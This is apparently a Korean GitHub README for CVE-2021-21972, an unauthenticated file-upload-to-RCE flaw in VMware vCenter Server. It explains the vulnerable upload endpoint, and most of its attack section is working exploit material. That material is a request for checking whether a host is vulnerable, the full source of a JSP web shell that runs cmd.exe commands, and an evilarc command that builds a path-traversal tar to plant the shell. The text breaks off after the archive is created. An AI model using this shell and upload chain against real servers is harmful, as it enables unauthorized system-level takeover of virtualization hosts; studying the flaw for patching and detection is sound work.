 orangmuda/cve-2021-21972
CVE-2021-21972 – VMware 클라이언트 무단 코드 주입 (RCE)

[CVE-2021-21972] VMware vSphere Client 무단 파일 업로드를 통한 원격 코드 실행(RCE)
vSphere Web Client(HTML5)는 기본적으로 vSphere 설치를 관리할 수 있게 해주는 관리 인터페이스입니다. vSphere Client는 관리자가 vSphere 서버에 직접 액세스하지 않고도 vSphere의 주요 기능에 액세스할 수 있게 해줍니다. 관리자는 새 가상 머신을 생성하고 기존 가상 머신 및 해당 리소스를 관리할 수 있습니다. 크로스 플랫폼 웹 애플리케이션으로서 지원되는 다양한 웹 브라우저 버전을 통해 모든 지원 운영 체제에서 사용할 수 있습니다.
CVE-2021-21972는 원격 서버에서 원격 코드 실행으로 이어지는 vCenter Server의 무단 파일 업로드 취약점입니다. 이 문제는 vRealize Operations vCenter Plugin의 인증 부족에서 비롯됩니다. 이 취약점은 CVSSv3 기준 10.0점 만점에 9.8점으로, 심각도(critical) 등급을 받았습니다. 인증되지 않은 원격 공격자는 공개적으로 액세스 가능한 취약한 vCenter Server 엔드포인트에 특수하게 조작된 파일을 업로드하여 이 취약점을 악용할 수 있습니다. VMware vCenter Server 버전 6.5, 6.7 및 7.0이 이 취약점의 영향을 받습니다. 이 취약점을 성공적으로 악용하면 공격자는 vCenter Server의 기본 운영 체제에서 무제한 원격 코드 실행(RCE) 권한을 얻을 수 있습니다. 이 취약점이 vRealize Operations vCenter Plugin에서 비롯되었음에도 불구하고, VMware 권고에 따르면 이 플러그인은 vCenter Server의 모든 기본 설치에 포함되어 있습니다. 즉, vRealize Operations의 존재 여부와 관계없이 취약한 엔드포인트를 사용할 수 있습니다.
원본 블로그 게시물 여기에서 취약점 발견 과정이 가능한 한 자세히 설명되어 있으며, RCE를 달성하기 위한 두 가지 별도의 경로도 설명되어 있습니다. Windows 시스템의 경우 공격자는 특수하게 조작된 .jsp 파일을 업로드하여 기본 운영 체제에서 NT AUTHORITY\SYSTEM 권한을 얻을 수 있습니다. Linux 시스템의 경우 공격자는 공개 키를 생성하여 서버의 authorized_keys 경로에 업로드한 다음 SSH를 통해 취약한 서버에 연결하여 vsphere-ui 사용자 권한을 얻어야 합니다. (SSH 서비스가 실행 중이고 네트워크를 통해 액세스 가능한 경우)
vropsplugin-service.jar는 vropspluginui 플러그인의 Java 아카이브 파일이며 일부 클래스와 관련 함수 및 메서드를 포함합니다. 취약한 코드 부분은 아래와 같습니다. 이 코드 스니펫은 vropsplugin-service.jar의 컨트롤러에 있는 ServicesController.class에 속합니다. 아래 코드 스니펫에서 볼 수 있듯이 uploadOvaFile 함수는 /ui/vropspluginui/rest/services/uploadova 엔드포인트/URL을 담당합니다.
취약한 클래스의 전체 경로: vropsplugin-service\com\vmware\vropspluginui\mvc\ServicesController.class
@RequestMapping(value = {"/uploadova"}, method = {RequestMethod.POST})
  public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {
    logger.info("Entering uploadOvaFile api");
    int code = uploadFile.isEmpty() ? 400 : 200;
    PrintWriter wr = null;
    try {
      if (code != 200) {
        response.sendError(code, "Arguments Missing");
        return;
      }
      wr = response.getWriter();
    } catch (IOException e) {
      e.printStackTrace();
      logger.info("upload Ova Controller Ended With Error");
    }
    response.setStatus(code);
    String returnStatus = "SUCCESS";
    if (!uploadFile.isEmpty())
      try {
        logger.info("Downloading OVA file has been started");
        logger.info("Size of the file received  : " + uploadFile.getSize());
        InputStream inputStream = uploadFile.getInputStream();
        File dir = new File("/tmp/unicorn_ova_dir");
        if (!dir.exists()) {
          dir.mkdirs();
        } else {
          String[] entries = dir.list();
          for (String str : entries) {
            File currentFile = new File(dir.getPath(), str);
            currentFile.delete();
          }
          logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");
        }
        TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
        TarArchiveEntry entry = in.getNextTarEntry();
        List<String> result = new ArrayList<String>();
        while (entry != null) {
          if (entry.isDirectory()) {
            entry = in.getNextTarEntry();
            continue;
          }
          File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());
          File parent = curfile.getParentFile();
          if (!parent.exists())
            parent.mkdirs();
          OutputStream out = new FileOutputStream(curfile);
          IOUtils.copy((InputStream)in, out);
          out.close();
          result.add(entry.getName());
          entry = in.getNextTarEntry();
        }
        in.close();
        logger.info("Successfully deployed File at Location :/tmp/unicorn_ova_dir");
      } catch (Exception e) {
        logger.error("Unable to upload OVA file :" + e);
        returnStatus = "FAILED";
      }
    wr.write(returnStatus);
    wr.flush();
    wr.close();
  }
공격자 관점에서 이 클래스의 핸들러는 다음 작업을 수행합니다.
uploadFile 매개변수 수신 (2행)uploadFile 매개변수를 읽고 이 매개변수의 내용을 inputStream 변수에 기록 (22행)/tmp/unicorn_ova_dir + entry.getName() (42행 및 47행)개념 증명(Proof of Concept): 이 취약점을 악용하려면 다음 단계를 사용할 수 있습니다.
../../ 문자열을 포함하는 .tar 아카이브 항목 생성/statsreport/uploadedFileName.jsp취약점을 확인하려면 다음 요청을 사용할 수 있습니다.
GET /ui/vropspluginui/rest/services/getstatus HTTP/1.1
Host: vulnerablehost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Connection: close
위 요청에 대한 응답이 아래 응답과 유사하면 원격 호스트가 CVE-2021-21972에 취약하다는 의미입니다.
HTTP/1.1 200
Strict-Transport-Security: max-age=30758400;includeSubDomains
X-XSS-Protection: 1; mode=block
Set-Cookie: VSPHERE-UI-JSESSIONID=35CB9D3F277D6B8413F099F93FB3A5CE; Path=/ui; Secure; HttpOnly
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 141
Date: Tue, 06 Apr 2021 14:32:30 GMT
Connection: close
Server: Anonymous

{"States":"[]","Install Progress":"UNKNOWN","Config Progress":"UNKNOWN","Config Final Progress":"UNKNOWN","Install Final Progress":"UNKNOWN"}
HTTP/1.0 200 OK
strict-transport-security: max-age=30758400;includeSubDomains
x-xss-protection: 1; mode=block
set-cookie: VSPHERE-UI-JSESSIONID=3D8FE882F9BD3DD1C66C10DFD00022C9; Path=/ui; Secure; HttpOnly
content-type: text/plain;charset=ISO-8859-1
content-length: 374
date: Tue, 06 Apr 2021 14:33:22 GMT
server: envoy
x-envoy-upstream-service-time: 1
connection: close

{"States":"[OVF_DEPLOY_START, OVF_DEPLOY_IN_PROGRESS, OVF_DEPLOY_SUCCESS, VROPS_CONFIGURATION_START, VROPS_CONFIGURE_MASTER_START, VROPS_INIT_CLUSTER_START, VROPS_INIT_CLUSTER_ERROR, VROPS_CONFIGURATION_SUCCESS]","Install Progress":"UNKNOWN","Config Progress":"VROPS_CONFIGURATION_SUCCESS","Config Final Progress":"CONFIGURE_VROPS_FAILED","Install Final Progress":"UNKNOWN"}

그런 다음 조작된 .tar 파일을 생성해야 합니다. 이를 위해 evilarc를 사용할 수 있습니다. Evilarc는 포함된 경로에 디렉터리 트래버설 문자를 포함하는 파일이 담긴 zip 파일을 생성할 수 있는 기본 Python 스크립트입니다.
기본적으로 웹셸인 cmdjsp.jsp의 내용
<FORM METHOD=GET ACTION='cmdjsp.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
다음 명령으로 조작된 .tar 아카이브 파일이 생성됩니다.
> python evilarc.py -d 5 -p 'ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport' -o win -f winexpl3.tar cmdjsp.jsp

Creating winexpl3.tar containing ..\..\..\..\..\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport\cmdjsp.jsp

> cat winexpl3.tar
